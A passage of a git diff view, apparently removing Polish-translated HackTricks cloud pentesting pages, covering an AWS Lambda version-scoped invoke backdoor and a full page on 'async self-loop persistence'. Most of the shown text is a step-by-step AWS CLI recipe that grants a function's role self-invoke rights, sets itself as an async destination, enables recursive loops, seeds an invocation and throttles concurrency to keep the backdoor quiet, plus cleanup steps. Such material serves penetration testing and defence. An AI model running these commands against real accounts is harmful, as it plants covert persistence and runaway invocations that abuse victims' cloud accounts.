export AWS_ACCESS_KEY_ID=$(echo $CREDS | jq -r .AccessKeyId)
|
||||
export AWS_SECRET_ACCESS_KEY=$(echo $CREDS | jq -r .SecretAccessKey)
|
||||
export AWS_SESSION_TOKEN=$(echo $CREDS | jq -r .SessionToken)
|
||||
aws lambda invoke --function-name "$VER_ARN" /tmp/ver-out.json --region $REGION >/dev/null
|
||||
cat /tmp/ver-out.json
|
||||
|
||||
# 4) Clean up backdoor (remove only the version-scoped statement). Optionally remove the role
|
||||
aws lambda remove-permission --function-name "$TARGET_FN" --statement-id ht-version-backdoor --qualifier "$VER" --region $REGION || true
|
||||
```
|
||||
</details>
|
||||
|
||||
## Wpływ
|
||||
|
||||
- Zapewnia dyskretny backdoor umożliwiający wywoływanie ukrytej wersji funkcji bez modyfikowania primary alias ani ujawniania Function URL.
|
||||
- Ogranicza ekspozycję wyłącznie do wskazanej wersji/aliasu za pomocą resource-based policy `Qualifier`, zmniejszając powierzchnię wykrycia, przy jednoczesnym zachowaniu niezawodnego wywołania dla attacker principal.
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -1,95 +0,0 @@
|
||||
# AWS - Lambda Async Self-Loop Persistence via Destinations + Recursion Allow
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
Wykorzystaj Lambda asynchronous destinations wraz z konfiguracją Recursion, aby funkcja stale ponownie wywoływała samą siebie bez zewnętrznego schedulera (bez EventBridge, cron itp.). Domyślnie Lambda przerywa pętle rekurencyjne, ale ustawienie recursion config na Allow ponownie je włącza. Destinations dostarczają po stronie serwisu dla async invokes, więc pojedyncze seed invoke tworzy ukryty, bezkodowy kanał heartbeat/backdoor. Opcjonalnie ogranicz przepustowość za pomocą reserved concurrency, aby utrzymać niski poziom hałasu.
|
||||
|
||||
Notes
|
||||
- Lambda does not allow configuring the function to be its own destination directly. Use a function alias as the destination and allow the execution role to invoke that alias.
|
||||
- Minimum permissions: ability to read/update the target function’s event invoke config and recursion config, publish a version and manage an alias, and update the function’s execution role policy to allow lambda:InvokeFunction on the alias.
|
||||
|
||||
## Requirements
|
||||
- Region: us-east-1
|
||||
- Vars:
|
||||
- REGION=us-east-1
|
||||
- TARGET_FN=<target-lambda-name>
|
||||
|
||||
## Steps
|
||||
|
||||
1) Get function ARN and current recursion setting
|
||||
```
|
||||
FN_ARN=$(aws lambda get-function --function-name "$TARGET_FN" --region $REGION --query Configuration.FunctionArn --output text)
|
||||
aws lambda get-function-recursion-config --function-name "$TARGET_FN" --region $REGION || true
|
||||
```
|
||||
2) Opublikuj wersję i utwórz/aktualizuj alias (używany jako self destination)
|
||||
```
|
||||
VER=$(aws lambda publish-version --function-name "$TARGET_FN" --region $REGION --query Version --output text)
|
||||
if ! aws lambda get-alias --function-name "$TARGET_FN" --name loop --region $REGION >/dev/null 2>&1; then
|
||||
aws lambda create-alias --function-name "$TARGET_FN" --name loop --function-version "$VER" --region $REGION
|
||||
else
|
||||
aws lambda update-alias --function-name "$TARGET_FN" --name loop --function-version "$VER" --region $REGION
|
||||
fi
|
||||
ALIAS_ARN=$(aws lambda get-alias --function-name "$TARGET_FN" --name loop --region $REGION --query AliasArn --output text)
|
||||
```
|
||||
3) Pozwól roli wykonawczej funkcji wywoływać alias (wymagane przez Lambda Destinations→Lambda)
|
||||
```
|
||||
# Set this to the execution role name used by the target function
|
||||
ROLE_NAME=<lambda-execution-role-name>
|
||||
cat > /tmp/invoke-self-policy.json <<EOF
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Action": "lambda:InvokeFunction",
|
||||
"Resource": "${ALIAS_ARN}"
|
||||
}
|
||||
]
|
||||
}
|
||||
EOF
|
||||
aws iam put-role-policy --role-name "$ROLE_NAME" --policy-name allow-invoke-self --policy-document file:///tmp/invoke-self-policy.json --region $REGION
|
||||
```
|
||||
4) Skonfiguruj async destination do aliasu (self via alias) i wyłącz retries
|
||||
```
|
||||
aws lambda put-function-event-invoke-config \
|
||||
--function-name "$TARGET_FN" \
|
||||
--destination-config OnSuccess={Destination=$ALIAS_ARN} \
|
||||
--maximum-retry-attempts 0 \
|
||||
--region $REGION
|
||||
|
||||
# Verify
|
||||
aws lambda get-function-event-invoke-config --function-name "$TARGET_FN" --region $REGION --query DestinationConfig
|
||||
```
|
||||
5) Pozwól na pętle rekurencyjne
|
||||
```
|
||||
aws lambda put-function-recursion-config --function-name "$TARGET_FN" --recursive-loop Allow --region $REGION
|
||||
aws lambda get-function-recursion-config --function-name "$TARGET_FN" --region $REGION
|
||||
```
|
||||
6) Zainicjuj pojedyncze asynchroniczne wywołanie
|
||||
```
|
||||
aws lambda invoke --function-name "$TARGET_FN" --invocation-type Event /tmp/seed.json --region $REGION >/dev/null
|
||||
```
|
||||
7) Obserwuj ciągłe wywołania (przykłady)
|
||||
```
|
||||
# Recent logs (if the function logs each run)
|
||||
aws logs filter-log-events --log-group-name "/aws/lambda/$TARGET_FN" --limit 20 --region $REGION --query events[].timestamp --output text
|
||||
# or check CloudWatch Metrics for Invocations increasing
|
||||
```
|
||||
8) Opcjonalne ukryte ograniczenie
|
||||
```
|
||||
aws lambda put-function-concurrency --function-name "$TARGET_FN" --reserved-concurrent-executions 1 --region $REGION
|
||||
```
|
||||
## Sprzątanie
|
||||
Przerwij pętlę i usuń persistence.
|
||||
```
|
||||
aws lambda put-function-recursion-config --function-name "$TARGET_FN" --recursive-loop Terminate --region $REGION
|
||||
aws lambda delete-function-event-invoke-config --function-name "$TARGET_FN" --region $REGION || true
|
||||
aws lambda delete-function-concurrency --function-name "$TARGET_FN" --region $REGION || true
|
||||
# Optional: delete alias and remove the inline policy when finished
|
||||
aws lambda delete-alias --function-name "$TARGET_FN" --name loop --region $REGION || true
|
||||
ROLE_NAME=<lambda-execution-role-name>
|
||||
aws iam delete-role-policy --role-name "$ROLE_NAME" --policy-name allow-invoke-self --region $REGION || true
|
||||
```
|
||||
## Wpływ
|
||||
- Jedno async invoke powoduje, że Lambda nieustannie wywołuje samą siebie bez zewnętrznego schedulera, umożliwiając stealthy persistence/heartbeat. Reserved concurrency może ograniczyć noise do pojedynczej warm execution.
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
Some files were not shown because too many files have changed in this diff Show More
Reference in New Issue
Block a user